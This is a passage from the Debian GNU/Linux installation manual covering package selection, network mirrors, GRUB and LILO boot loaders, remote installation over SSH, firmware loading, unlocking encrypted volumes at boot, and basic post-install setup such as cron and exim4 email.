### 6.3.6 Installing Additional Software

At this point you have a usable but limited system. Most users will want to install additional software on the system to tune it to their needs, and the installer allows you to do so. This step can take even longer than installing the base system if you have a slow computer or network connection.

#### 6.3.6.1 Configuring apt

One of the tools used to install packages on a Debian GNU/Linux system is the program **apt**, from the `apt` package<sup>8</sup>. Other front-ends for package management, like **aptitude** and **synaptic**, are also in use. These front-ends are recommended for new users, since they integrate some additional features (package searching and status checks) in a nice user interface.

**apt** must be configured so that it knows from where to retrieve packages. The results of this configuration are written to the file `/etc/apt/sources.list`. You can examine and edit this file to your liking after the installation is complete.

If you are installing at default priority, the installer will largely take care of the configuration automatically, based on the installation method you are using and possibly using choices made earlier in the installation. In most cases the installer will automatically add a security mirror and, if you are installing the stable distribution, a mirror for the “stable-updates” service.

If you are installing at a lower priority (e.g. in expert mode), you will be able to make more decisions yourself. You can choose whether or not to use the security and/or stable-updates services, and you can choose to add packages from the “contrib” and “non-free” sections of the archive.

**6.3.6.1.1 Installing from more than one CD or DVD** If you are installing from a CD or a DVD that is part of a larger set, the installer will ask if you want to scan additional CDs or DVDs. If you have additional CDs or DVDs available, you probably want to do this so the installer can use the packages included on them.

If you do not have any additional CDs or DVDs, that is no problem: using them is not required. If you also do not use a network mirror (as explained in the next section), it can mean that not all packages belonging to the tasks you select in the next step of the installation can be installed.

<sup>8</sup> Note that the program which actually installs the packages is called **dpkg**. However, this program is more of a low-level tool. **apt** is a higher-level tool, which will invoke **dpkg** as appropriate. It knows how to retrieve packages from your CD, the network, or wherever. It is also able to automatically install other packages which are required to make the package you’re trying to install work correctly.

## NOTE



Packages are included on CDs (and DVDs) in the order of their popularity. This means that for most uses only the first CDs in a set are needed and that only very few people actually use any of the packages included on the last CDs in a set.

It also means that buying or downloading and burning a full CD set is just a waste of money as you'll never use most of them. In most cases you are better off getting only the first 3 to 8 CDs and installing any additional packages you may need from the Internet by using a mirror. The same goes for DVD sets: the first DVD, or maybe the first two DVDs will cover most needs.

If you do scan multiple CDs or DVDs, the installer will prompt you to exchange them when it needs packages from another CD/DVD than the one currently in the drive. Note that only CDs or DVDs that belong to the same set should be scanned. The order in which they are scanned does not really matter, but scanning them in ascending order will reduce the chance of mistakes.

**6.3.6.1.2 Using a network mirror** One question that will be asked during most installs is whether or not to use a network mirror as a source for packages. In most cases the default answer should be fine, but there are some exceptions.

If you are *not* installing from a full CD or DVD or using a full CD/DVD image, you really should use a network mirror as otherwise you will end up with only a very minimal system. However, if you have a limited Internet connection it is best *not* to select the `desktop` task in the next step of the installation.

If you are installing from a single full CD or using a full CD image, using a network mirror is not required, but is still strongly recommended because a single CD contains only a fairly limited number of packages. If you have a limited Internet connection it may still be best to *not* select a network mirror here, but to finish the installation using only what's available on the CD and selectively install additional packages after the installation (i.e. after you have rebooted into the new system).

If you are installing from a DVD or using a DVD image, any packages needed during the installation should be present on the first DVD. The same is true if you have scanned multiple CDs as explained in the previous section. Use of a network mirror is optional.

One advantage of adding a network mirror is that updates that have occurred since the CD/DVD set was created and have been included in a point release, will become available for installation, thus extending the life of your CD/DVD set without compromising the security or stability of the installed system.

In summary: selecting a network mirror is generally a good idea, except if you do not have a good Internet connection. If the current version of a package is available from CD/DVD, the installer will always use that. The amount of data that will be downloaded if you do select a mirror thus depends on

1. the tasks you select in the next step of the installation,
2. which packages are needed for those tasks,
3. which of those packages are present on the CDs or DVDs you have scanned, and
4. whether any updated versions of packages included on the CDs or DVDs are available from a mirror (either a regular package mirror, or a mirror for security or stable-updates).

Note that the last point means that, even if you choose not to use a network mirror, some packages may still be downloaded from the Internet if there is a security or stable-updates update available for them and those services have been configured.

**6.3.6.1.3 Choosing a network mirror** If you have selected to use a network mirror during the installation (optional for CD/DVD installs, required for netboot images), you will be presented with a list of geographically nearby (and therefore hopefully fast) network mirrors, based upon your country selection earlier in the installation process. Choosing the offered default is usually fine.

A mirror can also be specified by hand by choosing “enter information manually”. You can then specify a mirror host name and an optional port number. As of Wheezy, that actually has to be a URL base, i.e. when specifying an IPv6 address, one has to add square brackets around it, for instance “[2001:db8::1]”.

If your computer is on an IPv6-only network (which is probably not the case for the vast majority of users), using the default mirror for your country might not work. All the mirrors in the list are reachable via IPv4, but only some of them can be used via IPv6. As connectivity of individual mirrors can change over time, this information is not available in the installer. If there is no IPv6 connectivity for the default mirror for your country, you can either try some of the other mirrors offered to you or choose the “enter information manually” option. You can then specify “ftp.ipv6.debian.org” as the mirror name, which is an alias for a mirror available via IPv6, although it will probably not be the fastest possible one.

Another option when choosing to specify the mirror manually is to use “httpredir.debian.org” as your mirror. “httpredir.debian.org” is not a physical mirror but a mirror redirection service, i.e. it automatically refers your system to a real mirror near you in terms of network topology. It takes into account by which protocol you connect to it, i.e. if you use IPv6, it will refer you to an IPv6-capable mirror near you.

### 6.3.6.2 Selecting and Installing Software

During the installation process, you are given the opportunity to select additional software to install. Rather than picking individual software packages from the 85212 available packages, this stage of the installation process focuses on selecting and installing predefined collections of software to quickly set up your computer to perform various tasks.

These tasks loosely represent a number of different jobs or things you want to do with your computer, such as “Desktop environment”, “Web server”, or “Print server”<sup>9</sup>. Section D.2 lists the space requirements for the available tasks.

Some tasks may be pre-selected based on the characteristics of the computer you are installing. If you disagree with these selections you can deselect them. You can even opt to install no tasks at all at this point.

#### TIP



In the standard user interface of the installer, you can use the space bar to toggle selection of a task.

#### NOTE



The “Desktop environment” task will install a graphical desktop environment.

By default, `debian-installer` installs the Gnome desktop environment. It is possible to interactively select a different desktop environment during the installation. It is also possible to install multiple desktops, but some combinations of desktop may not be co-installable.

Note that this will only work if the packages needed for the desired desktop environment are actually available. If you are installing using a single full CD image, they will possibly need to be downloaded from a network mirror as some of the needed packages for your choice might only be included on later CDs. Installing any of the available desktop environments this way should work fine if you are using a DVD image or any other installation method.

The various server tasks will install software roughly as follows. Web server: `apache2`; Print server: `cups`; SSH server: `openssh`.

The “Standard system” task will install any package that has a priority “standard”. This includes a lot of common utilities that are normally available on any Linux or Unix system. You should leave this task selected unless you know what you are doing and want a really minimal system.

If during language selection a default locale other than the “C” locale was selected, `tasksel` will check if any localization tasks are defined for that locale and will automatically try to install relevant localization packages. This

<sup>9</sup> You should know that to present this list, the installer is merely invoking the `tasksel` program. It can be run at any time after installation to install more packages (or remove them), or you can use a more fine-grained tool such as `aptitude`. If you are looking for a specific single package, after installation is complete, simply run `aptitude install package`, where `package` is the name of the package you are looking for.

includes for example packages containing word lists or special fonts for your language. If a desktop environment was selected, it will also install appropriate localization packages for that (if available).

Once you've selected your tasks, select Continue. At this point, **apt** will install the packages that are part of the selected tasks. If a particular program needs more information from the user, it will prompt you during this process.

You should be aware that especially the Desktop task is very large. Especially when installing from a normal CD-ROM in combination with a mirror for packages not on the CD-ROM, the installer may want to retrieve a lot of packages over the network. If you have a relatively slow Internet connection, this can take a long time. There is no option to cancel the installation of packages once it has started.

Even when packages are included on the CD-ROM, the installer may still retrieve them from the mirror if the version available on the mirror is more recent than the one included on the CD-ROM. If you are installing the stable distribution, this can happen after a point release (an update of the original stable release); if you are installing the testing distribution this will happen if you are using an older image.

### 6.3.7 Making Your System Bootable

If you are installing a diskless workstation, obviously, booting off the local disk isn't a meaningful option, and this step will be skipped.

#### 6.3.7.1 Detecting other operating systems

Before a boot loader is installed, the installer will attempt to probe for other operating systems which are installed on the machine. If it finds a supported operating system, you will be informed of this during the boot loader installation step, and the computer will be configured to boot this other operating system in addition to Debian.

Note that multiple operating systems booting on a single machine is still something of a black art. The automatic support for detecting and setting up boot loaders to boot other operating systems varies by architecture and even by subarchitecture. If it does not work you should consult your boot manager's documentation for more information.

#### 6.3.7.2 Install the Grub Boot Loader on a Hard Disk

The main amd64 boot loader is called "grub". Grub is a flexible and robust boot loader and a good default choice for new users and old hands alike.

By default, grub will be installed into the Master Boot Record (MBR), where it will take over complete control of the boot process. If you prefer, you can install it elsewhere. See the grub manual for complete information.

If you do not want to install grub, use the Go Back button to get to the main menu, and from there select whatever bootloader you would like to use.

#### 6.3.7.3 Install the LILO Boot Loader on a Hard Disk

The second amd64 boot loader is called "LILO". It is an old complex program which offers lots of functionality, including DOS, Windows, and OS/2 boot management. Please carefully read the instructions in the directory `/usr/share/doc/lilo/` if you have special needs; also see the [LILO mini-HOWTO](#).

#### NOTE



Currently the LILO installation will only create menu entries for other operating systems if these can be *chainloaded*. This means you may have to manually add a menu entry for operating systems like GNU/Linux and GNU/Hurd after the installation.

`debian-installer` offers you three choices on where to install the **LILO** boot loader:

**Master Boot Record (MBR)** This way the **LILO** will take complete control of the boot process.

**new Debian partition** Choose this if you want to use another boot manager. **LILO** will install itself at the beginning of the new Debian partition and it will serve as a secondary boot loader.

**Other choice** Useful for advanced users who want to install **LILO** somewhere else. In this case you will be asked for desired location. You can use traditional device names such as `/dev/sda`.

If you can no longer boot into Windows 9x (or DOS) after this step, you'll need to use a Windows 9x (MS-DOS) boot disk and use the `fdisk /mbr` command to reinstall the MS-DOS master boot record — however, this means that you'll need to use some other way to get back into Debian!

#### 6.3.7.4 Continue Without Boot Loader

This option can be used to complete the installation even when no boot loader is to be installed, either because the arch/subarch doesn't provide one, or because none is desired (e.g. you will use existing boot loader).

If you plan to manually configure your bootloader, you should check the name of the installed kernel in `/target/boot`. You should also check that directory for the presence of an `initrd`; if one is present, you will probably have to instruct your bootloader to use it. Other information you will need are the disk and partition you selected for your `/` filesystem and, if you chose to install `/boot` on a separate partition, also your `/boot` filesystem.

### 6.3.8 Finishing the Installation

This is the last step in the Debian installation process during which the installer will do any last minute tasks. It mostly consists of tidying up after the `debian-installer`.

#### 6.3.8.1 Setting the System Clock

The installer may ask you if the computer's clock is set to UTC. Normally this question is avoided if possible and the installer tries to work out whether the clock is set to UTC based on things like what other operating systems are installed.

In expert mode you will always be able to choose whether or not the clock is set to UTC. Systems that (also) run Dos or Windows are normally set to local time. If you want to dual-boot, select local time instead of UTC.

At this point `debian-installer` will also attempt to save the current time to the system's hardware clock. This will be done either in UTC or local time, depending on the selection that was just made.

#### 6.3.8.2 Reboot the System

You will be prompted to remove the boot media (CD, floppy, etc) that you used to boot the installer. After that the system will be rebooted into your new Debian system.

### 6.3.9 Troubleshooting

The components listed in this section are usually not involved in the installation process, but are waiting in the background to help the user in case something goes wrong.

#### 6.3.9.1 Saving the installation logs

If the installation is successful, the logfiles created during the installation process will be automatically saved to `/var/log/installer/` on your new Debian system.

Choosing Save debug logs from the main menu allows you to save the log files to a floppy disk, network, hard disk, or other media. This can be useful if you encounter fatal problems during the installation and wish to study the logs on another system or attach them to an installation report.

#### 6.3.9.2 Using the Shell and Viewing the Logs

There are several methods you can use to get a shell while running an installation. On most systems, and if you are not installing over serial console, the easiest method is to switch to the second *virtual console* by pressing Left Alt-F2<sup>10</sup> (on a Mac keyboard, Option-F2). Use Left Alt-F1 to switch back to the installer itself.

For the graphical installer see also Section 6.1.1.

If you cannot switch consoles, there is also an Execute a Shell item on the main menu that can be used to start a shell. You can get to the main menu from most dialogs by using the Go Back button one or more times. Type `exit` to close the shell and return to the installer.

At this point you are booted from the RAM disk, and there is a limited set of Unix utilities available for your use. You can see what programs are available with the command `ls /bin /sbin /usr/bin /usr/sbin` and by typing `help`. The shell is a Bourne shell clone called `ash` and has some nice features like autocompletion and history.

<sup>10</sup> That is: press the **Alt** key on the left-hand side of the **space bar** and the **F2** function key at the same time.



To edit and view files, use the text editor **nano**. Log files for the installation system can be found in the `/var/log` directory.

**NOTE**

Although you can do basically anything in a shell that the available commands allow you to do, the option to use a shell is really only there in case something goes wrong and for debugging.

Doing things manually from the shell may interfere with the installation process and result in errors or an incomplete installation. In particular, you should always use let the installer activate your swap partition and not do this yourself from a shell.

### 6.3.10 Installation Over the Network

One of the more interesting components is *network-console*. It allows you to do a large part of the installation over the network via SSH. The use of the network implies you will have to perform the first steps of the installation from the console, at least to the point of setting up the networking. (Although you can automate that part with Section 4.6.)

This component is not loaded into the main installation menu by default, so you have to explicitly ask for it. If you are installing from CD, you need to boot with medium priority or otherwise invoke the main installation menu and choose Load installer components from CD and from the list of additional components select *network-console*: Continue installation remotely using SSH. Successful load is indicated by a new menu entry called Continue installation remotely using SSH.

After selecting this new entry, you will be asked for a new password to be used for connecting to the installation system and for its confirmation. That's all. Now you should see a screen which instructs you to login remotely as the user *installer* with the password you just provided. Another important detail to notice on this screen is the fingerprint of this system. You need to transfer the fingerprint securely to the person who will continue the installation remotely.

Should you decide to continue with the installation locally, you can always press **Enter**, which will bring you back to the main menu, where you can select another component.

Now let's switch to the other side of the wire. As a prerequisite, you need to configure your terminal for UTF-8 encoding, because that is what the installation system uses. If you do not, remote installation will be still possible, but you may encounter strange display artefacts like destroyed dialog borders or unreadable non-ascii characters. Establishing a connection with the installation system is as simple as typing:

```
$ ssh -l installer install_host
```

Where *install\_host* is either the name or IP address of the computer being installed. Before the actual login the fingerprint of the remote system will be displayed and you will have to confirm that it is correct.

## NOTE



The **ssh** server in the installer uses a default configuration that does not send keep-alive packets. In principle, a connection to the system being installed should be kept open indefinitely. However, in some situations — depending on your local network setup — the connection may be lost after some period of inactivity. One common case where this can happen is when there is some form of Network Address Translation (NAT) somewhere between the client and the system being installed. Depending on at which point of the installation the connection was lost, you may or may not be able to resume the installation after reconnecting.

You may be able to avoid the connection being dropped by adding the option `-o ServerAliveInterval=value` when starting the **ssh** connection, or by adding that option in your **ssh** configuration file. Note however that in some cases adding this option may also *cause* a connection to be dropped (for example if keep-alive packets are sent during a brief network outage, from which **ssh** would otherwise have recovered), so it should only be used when needed.

## NOTE



If you install several computers in turn and they happen to have the same IP address or hostname, **ssh** will refuse to connect to such host. The reason is that it will have different fingerprint, which is usually a sign of a spoofing attack. If you are sure this is not the case, you will need to delete the relevant line from `~/.ssh/known_hosts`<sup>a</sup> and try again.

<sup>a</sup> The following command will remove an existing entry for a host: `ssh-keygen -R <hostname|IP address>`.

After the login you will be presented with an initial screen where you have two possibilities called Start menu and Start shell. The former brings you to the main installer menu, where you can continue with the installation as usual. The latter starts a shell from which you can examine and possibly fix the remote system. You should only start one SSH session for the installation menu, but may start multiple sessions for shells.

## WARNING



After you have started the installation remotely over SSH, you should not go back to the installation session running on the local console. Doing so may corrupt the database that holds the configuration of the new system. This in turn may result in a failed installation or problems with the installed system.

## 6.4 Loading Missing Firmware

As described in Section 2.2, some devices require firmware to be loaded. In most cases the device will not work at all if the firmware is not available; sometimes basic functionality is not impaired if it is missing and the firmware is only needed to enable additional features.

If a device driver requests firmware that is not available, `debian-installer` will display a dialog offering to load the missing firmware. If this option is selected, `debian-installer` will scan available devices for either loose firmware files or packages containing firmware. If found, the firmware will be copied to the correct location (`/lib/firmware`) and the driver module will be reloaded.

## NOTE



Which devices are scanned and which file systems are supported depends on the architecture, the installation method and the stage of the installation. Especially during the early stages of the installation, loading the firmware is most likely to succeed from a FAT-formatted floppy disk or USB stick. On i386 and amd64 firmware can also be loaded from an MMC or SD card.

Note that it is possible to skip loading the firmware if you know the device will also function without it, or if the device is not needed during the installation.

`debian-installer` only prompts for firmware needed by kernel modules loaded during the installation. Not all drivers are included in `debian-installer`, in particular `radeon` is not, so this implies that the capabilities of some devices may be no different at the end of the installation from what they were at the beginning. Consequently, some of your hardware may not be being used to its full potential. If you suspect this is the case, or are just curious, it is not a bad idea to check the output of the `dmesg` command on the newly booted system and search for “firmware”.

### 6.4.1 Preparing a medium

Official CD images do not include non-free firmware. The most common method to load such firmware is from some removable medium such as a USB stick. Alternatively, unofficial CD builds containing non-free firmware can be found at <https://cdimage.debian.org/cdimage/unofficial/non-free/cd-including-firmware/>. To prepare a USB stick (or other medium like a hard drive partition, or floppy disk), the firmware files or packages must be placed in either the root directory or a directory named `/firmware` of the file system on the medium. The recommended file system to use is FAT as that is most certain to be supported during the early stages of the installation.

Tarballs and zip files containing current packages for the most common firmware are available from:

- <https://cdimage.debian.org/cdimage/unofficial/non-free/firmware/>

Just download the tarball or zip file for the correct release and unpack it to the file system on the medium.

If the firmware you need is not included in the tarball, you can also download specific firmware packages from the (non-free section of the) archive. The following overview should list most available firmware packages but is not guaranteed to be complete and may also contain non-firmware packages:

- <https://packages.debian.org/search?keywords=firmware>

It is also possible to copy individual firmware files to the medium. Loose firmware could be obtained for example from an already installed system or from a hardware vendor.

### 6.4.2 Firmware and the Installed System

Any firmware loaded during the installation will be copied automatically to the installed system. In most cases this will ensure that the device that requires the firmware will also work correctly after the system is rebooted into the installed system. However, if the installed system runs a different kernel version from the installer there is a slight chance that the firmware cannot be loaded due to version skew.

If the firmware was loaded from a firmware package, `debian-installer` will also install this package for the installed system and will automatically add the non-free section of the package archive in APT's `sources.list`. This has the advantage that the firmware should be updated automatically if a new version becomes available.

If loading the firmware was skipped during the installation, the relevant device will probably not work with the installed system until the firmware (package) is installed manually.

## NOTE



If the firmware was loaded from loose firmware files, the firmware copied to the installed system will *not* be automatically updated unless the corresponding firmware package (if available) is installed after the installation is completed.

## Chapter 7

# Booting Into Your New Debian System

### 7.1 The Moment of Truth

Your system's first boot on its own power is what electrical engineers call the "smoke test".

If you did a default installation, the first thing you should see when you boot the system is the menu of the `grub` or possibly the `lilo` bootloader. The first choices in the menu will be for your new Debian system. If you had any other operating systems on your computer (like Windows) that were detected by the installation system, those will be listed lower down in the menu.

If the system fails to start up correctly, don't panic. If the installation was successful, chances are good that there is only a relatively minor problem that is preventing the system from booting Debian. In most cases such problems can be fixed without having to repeat the installation. One available option to fix boot problems is to use the installer's built-in rescue mode (see Section 8.6).

If you are new to Debian and Linux, you may need some help from more experienced users. For direct on-line help you can try the IRC channels `#debian` or `#debian-boot` on the OFTC network. Alternatively you can contact the [debian-user mailing list](#). You can also file an installation report as described in Section 5.4.7. Please make sure that you describe your problem clearly and include any messages that are displayed and may help others to diagnose the issue.

If you had any other operating systems on your computer that were not detected or not detected correctly, please file an installation report.

### 7.2 Mounting encrypted volumes

If you created encrypted volumes during the installation and assigned them mount points, you will be asked to enter the passphrase for each of these volumes during the boot.

For partitions encrypted using `dm-crypt` you will be shown the following prompt during the boot:

```
Starting early crypto disks... part_crypt(starting)
Enter LUKS passphrase:
```

In the first line of the prompt, `part` is the name of the underlying partition, e.g. `sda2` or `md0`. You are now probably wondering *for which volume* you are actually entering the passphrase. Does it relate to your `/home`? Or to `/var`? Of course, if you have just one encrypted volume, this is easy and you can just enter the passphrase you used when setting up this volume. If you set up more than one encrypted volume during the installation, the notes you wrote down as the last step in Section 6.3.4.6 come in handy. If you did not make a note of the mapping between `part_crypt` and the mount points before, you can still find it in `/etc/crypttab` and `/etc/fstab` of your new system.

The prompt may look somewhat different when an encrypted root file system is mounted. This depends on which `initramfs` generator was used to generate the `initrd` used to boot the system. The example below is for an `initrd` generated using `initramfs-tools`:

```
Begin: Mounting root file system... ..
Begin: Running /scripts/local-top ...
Enter LUKS passphrase:
```

No characters (even asterisks) will be shown while entering the passphrase. If you enter the wrong passphrase, you have two more tries to correct it. After the third try the boot process will skip this volume and continue to mount the next filesystem. Please see Section 7.2.1 for further information.

After entering all passphrases the boot should continue as usual.

### 7.2.1 Troubleshooting

If some of the encrypted volumes could not be mounted because a wrong passphrase was entered, you will have to mount them manually after the boot. There are several cases.

- The first case concerns the root partition. When it is not mounted correctly, the boot process will halt and you will have to reboot the computer to try again.
- The easiest case is for encrypted volumes holding data like `/home` or `/srv`. You can simply mount them manually after the boot.

However for `dm-crypt` this is a bit tricky. First you need to register the volumes with device mapper by running:

```
# /etc/init.d/cryptdisks start
```

This will scan all volumes mentioned in `/etc/crypttab` and will create appropriate devices under the `/dev` directory after entering the correct passphrases. (Already registered volumes will be skipped, so you can repeat this command several times without worrying.) After successful registration you can simply mount the volumes the usual way:

```
# mount /mount_point
```

- If any volume holding noncritical system files could not be mounted (`/usr` or `/var`), the system should still boot and you should be able to mount the volumes manually like in the previous case. However, you will also need to (re)start any services usually running in your default runlevel because it is very likely that they were not started. The easiest way is to just reboot the computer.

## 7.3 Log In

Once your system boots, you'll be presented with the login prompt. Log in using the personal login and password you selected during the installation process. Your system is now ready for use.

If you are a new user, you may want to explore the documentation which is already installed on your system as you start to use it. There are currently several documentation systems, work is proceeding on integrating the different types of documentation. Here are a few starting points.

Documentation accompanying programs you have installed can be found in `/usr/share/doc/`, under a subdirectory named after the program (or, more precise, the Debian package that contains the program). However, more extensive documentation is often packaged separately in special documentation packages that are mostly not installed by default. For example, documentation about the package management tool **apt** can be found in the packages `apt-doc` or `apt-howto`.

In addition, there are some special folders within the `/usr/share/doc/` hierarchy. Linux HOWTOs are installed in `.gz` (compressed) format, in `/usr/share/doc/HOWTO/en-txt/`. After installing `dhhelp`, you will find a browsable index of documentation in `/usr/share/doc/HTML/index.html`.

One easy way to view these documents using a text based browser is to enter the following commands:

```
$ cd /usr/share/doc/
$ w3m .
```

The dot after the `w3m` command tells it to show the contents of the current directory.

If you have a graphical desktop environment installed, you can also use its web browser. Start the web browser from the application menu and enter `/usr/share/doc/` in the address bar.

You can also type `info command` or `man command` to see documentation on most commands available at the command prompt. Typing `help` will display help on shell commands. And typing a command followed by `--help` will usually display a short summary of the command's usage. If a command's results scroll past the top of the screen, type `| more` after the command to cause the results to pause before scrolling past the top of the screen. To see a list of all commands available which begin with a certain letter, type the letter and then two tabs.

## Chapter 8

# Next Steps and Where to Go From Here

### 8.1 Shutting down the system

To shut down a running Debian GNU/Linux system, you must not reboot with the reset switch on the front or back of your computer, or just turn off the computer. Debian GNU/Linux should be shut down in a controlled manner, otherwise files might get lost and/or disk damage might occur. If you run a desktop environment, there is usually an option to “log out” available from the application menu that allows you to shutdown (or reboot) the system.

Alternatively you can press the key combination Ctrl-Alt-Del . If the key combinations do not work, a last option is to log in as root and type the necessary commands. Use **reboot** to reboot the system. Use **halt** to halt the system without powering it off <sup>1</sup>. To power off the machine, use **poweroff** or **shutdown -h now**. The systemd init system provides additional commands that perform the same functions; for example **systemctl reboot** or **systemctl poweroff**.

### 8.2 Orienting Yourself to Debian

Debian is a little different from other distributions. Even if you're familiar with Linux in other distributions, there are things you should know about Debian to help you to keep your system in a good, clean state. This chapter contains material to help you get oriented; it is not intended to be a tutorial for how to use Debian, but just a very brief glimpse of the system for the very rushed.

#### 8.2.1 Debian Packaging System

The most important concept to grasp is the Debian packaging system. In essence, large parts of your system should be considered under the control of the packaging system. These include:

- /usr (excluding /usr/local)
- /var (you could make /var/local and be safe in there)
- /bin
- /sbin
- /lib

For instance, if you replace /usr/bin/perl, that will work, but then if you upgrade your perl package, the file you put there will be replaced. Experts can get around this by putting packages on “hold” in **aptitude**.

One of the best installation methods is apt. You can use the command line version of **apt** as well as tools like aptitude or synaptic (which are just graphical frontends for **apt**). Note that apt will also let you merge main, contrib, and non-free so you can have restricted packages (strictly speaking not belonging to Debian) as well as packages from Debian GNU/Linux at the same time.

---

<sup>1</sup> Under the SysV init system **halt** had the same effect as **poweroff**, but with systemd as init system (the default since jessie) their effects are different.

## 8.2.2 Additional Software Available for Debian

There are official and unofficial software repositories that are not enabled in the default Debian install. These contain software which many find important and expect to have. Information on these additional repositories can be found on the Debian Wiki page titled [The Software Available for Debian's Stable Release](#).

## 8.2.3 Application Version Management

Alternative versions of applications are managed by update-alternatives. If you are maintaining multiple versions of your applications, read the update-alternatives man page.

## 8.2.4 Cron Job Management

Any jobs under the purview of the system administrator should be in `/etc`, since they are configuration files. If you have a root cron job for daily, weekly, or monthly runs, put them in `/etc/cron.{daily,weekly,monthly}`. These are invoked from `/etc/crontab`, and will run in alphabetic order, which serializes them.

On the other hand, if you have a cron job that (a) needs to run as a special user, or (b) needs to run at a special time or frequency, you can use either `/etc/crontab`, or, better yet, `/etc/cron.d/whatever`. These particular files also have an extra field that allows you to stipulate the user account under which the cron job runs.

In either case, you just edit the files and cron will notice them automatically. There is no need to run a special command. For more information see `cron(8)`, `crontab(5)`, and `/usr/share/doc/cron/README.Debian`.

## 8.3 Further Reading and Information

The [Debian web site](#) contains a large quantity of documentation about Debian. In particular, see the [Debian GNU/Linux FAQ](#) and the [Debian Reference](#). An index of more Debian documentation is available from the [Debian Documentation Project](#). The Debian community is self-supporting; to subscribe to one or more of the Debian mailing lists, see the [Mail List Subscription](#) page. Last, but not least, the [Debian Mailing List Archives](#) contain a wealth of information on Debian.

If you need information about a particular program, you should first try `man program`, or `info program`.

There is lots of useful documentation in `/usr/share/doc` as well. In particular, `/usr/share/doc/HOWTO` and `/usr/share/doc/FAQ` contain lots of interesting information. To submit bugs, look at `/usr/share/doc/debian/bug*`. To read about Debian-specific issues for particular programs, look at `/usr/share/doc/(package name)/README.Debian`.

A general source of information on GNU/Linux is the [Linux Documentation Project](#). There you will find the HOWTOs and pointers to other very valuable information on parts of a GNU/Linux system.

Linux is an implementation of Unix. The [Linux Documentation Project \(LDP\)](#) collects a number of HOWTOs and online books relating to Linux.

If you are new to Unix, you probably should go out and buy some books and do some reading. This [list of Unix FAQs](#) contains a number of UseNet documents which provide a nice historical reference.

## 8.4 Setting Up Your System To Use E-Mail

Today, email is an important part of many people's life. As there are many options as to how to set it up, and as having it set up correctly is important for some Debian utilities, we will try to cover the basics in this section.

There are three main functions that make up an e-mail system. First there is the *Mail User Agent* (MUA) which is the program a user actually uses to compose and read mails. Then there is the *Mail Transfer Agent* (MTA) that takes care of transferring messages from one computer to another. And last there is the *Mail Delivery Agent* (MDA) that takes care of delivering incoming mail to the user's inbox.

These three functions can be performed by separate programs, but they can also be combined in one or two programs. It is also possible to have different programs handle these functions for different types of mail.

On Linux and Unix systems `mutt` is historically a very popular MUA. Like most traditional Linux programs it is text based. It is often used in combination with `exim` or `sendmail` as MTA and `procmail` as MDA.

With the increasing popularity of graphical desktop systems, the use of graphical e-mail programs like GNOME's `evolution`, KDE's `kmail` or Mozilla's `thunderbird` has becoming more popular. These programs combine the function of a MUA, MTA and MDA, but can — and often are — also be used in combination with the traditional Linux tools.

### 8.4.1 Default E-Mail Configuration

Even if you are planning to use a graphical mail program, it is important that a traditional MTA/MDA is also installed and correctly set up on your Debian GNU/Linux system. Reason is that various utilities running on the system<sup>2</sup> can send important notices by e-mail to inform the system administrator of (potential) problems or changes.

For this reason the packages `exim4` and `mutt` will be installed by default (provided you did not unselect the “standard” task during the installation). `exim4` is a combination MTA/MDA that is relatively small but very flexible. By default it will be configured to only handle e-mail local to the system itself and e-mails addressed to the system administrator (root account) will be delivered to the regular user account created during the installation<sup>3</sup>.

When system e-mails are delivered they are added to a file in `/var/mail/account_name`. The e-mails can be read using `mutt`.

### 8.4.2 Sending E-Mails Outside The System

As mentioned earlier, the installed Debian system is only set up to handle e-mail local to the system, not for sending mail to others nor for receiving mail from others.

If you would like `exim4` to handle external e-mail, please refer to the next subsection for the basic available configuration options. Make sure to test that mail can be sent and received correctly.

If you intend to use a graphical mail program and use a mail server of your Internet Service Provider (ISP) or your company, there is not really any need to configure `exim4` for handling external e-mail. Just configure your favorite graphical mail program to use the correct servers to send and receive e-mail (how is outside the scope of this manual).

However, in that case you may need to configure individual utilities to correctly send e-mails. One such utility is **reportbug**, a program that facilitates submitting bug reports against Debian packages. By default it expects to be able to use `exim4` to submit bug reports.

To correctly set up **reportbug** to use an external mail server, please run the command **reportbug --configure** and answer “no” to the question if an MTA is available. You will then be asked for the SMTP server to be used for submitting bug reports.

### 8.4.3 Configuring the Exim4 Mail Transport Agent

If you would like your system to also handle external e-mail, you will need to reconfigure the `exim4` package<sup>4</sup>:

```
# dpkg-reconfigure exim4-config
```

After entering that command (as root), you will be asked if you want split the configuration into small files. If you are unsure, select the default option.

Next you will be presented with several common mail scenarios. Choose the one that most closely resembles your needs.

**internet site** Your system is connected to a network and your mail is sent and received directly using SMTP. On the following screens you will be asked a few basic questions, like your machine’s mail name, or a list of domains for which you accept or relay mail.

**mail sent by smarthost** In this scenario your outgoing mail is forwarded to another machine, called a “smarthost”, which takes care of sending the message on to its destination. The smarthost also usually stores incoming mail addressed to your computer, so you don’t need to be permanently online. That also means you have to download your mail from the smarthost via programs like `fetchmail`.

In a lot of cases the smarthost will be your ISP’s mail server, which makes this option very suitable for dial-up users. It can also be a company mail server, or even another system on your own network.

**mail sent by smarthost; no local mail** This option is basically the same as the previous one except that the system will not be set up to handle mail for a local e-mail domain. Mail on the system itself (e.g. for the system administrator) will still be handled.

**local delivery only** This is the option your system is configured for by default.

<sup>2</sup> Examples are: `cron`, `quota`, `logcheck`, `aide`, ...

<sup>3</sup> The forwarding of mail for root to the regular user account is configured in `/etc/aliases`. If no regular user account was created, the mail will of course be delivered to the root account itself.

<sup>4</sup> You can of course also remove `exim4` and replace it with an alternative MTA/MDA.



**no configuration at this time** Choose this if you are absolutely convinced you know what you are doing. This will leave you with an unconfigured mail system — until you configure it, you won't be able to send or receive any mail and you may miss some important messages from your system utilities.

If none of these scenarios suits your needs, or if you need a finer grained setup, you will need to edit configuration files under the `/etc/exim4` directory after the installation is complete. More information about `exim4` may be found under `/usr/share/doc/exim4`; the file `README.Debian.gz` has further details about configuring `exim4` and explains where to find additional documentation.

Note that sending mail directly to the Internet when you don't have an official domain name, can result in your mail being rejected because of anti-spam measures on receiving servers. Using your ISP's mail server is preferred. If you still do want to send out mail directly, you may want to use a different e-mail address than is generated by default. If you use `exim4` as your MTA, this is possible by adding an entry in `/etc/email-addresses`.

## 8.5 Compiling a New Kernel

Why would someone want to compile a new kernel? It is most probably not necessary since the default kernel shipped with Debian handles almost all configurations.

If you want to compile your own kernel nevertheless, this is of course possible and we recommend the use of the “make deb-pkg” target. For more information read the [Debian Linux Kernel Handbook](#).

## 8.6 Recovering a Broken System

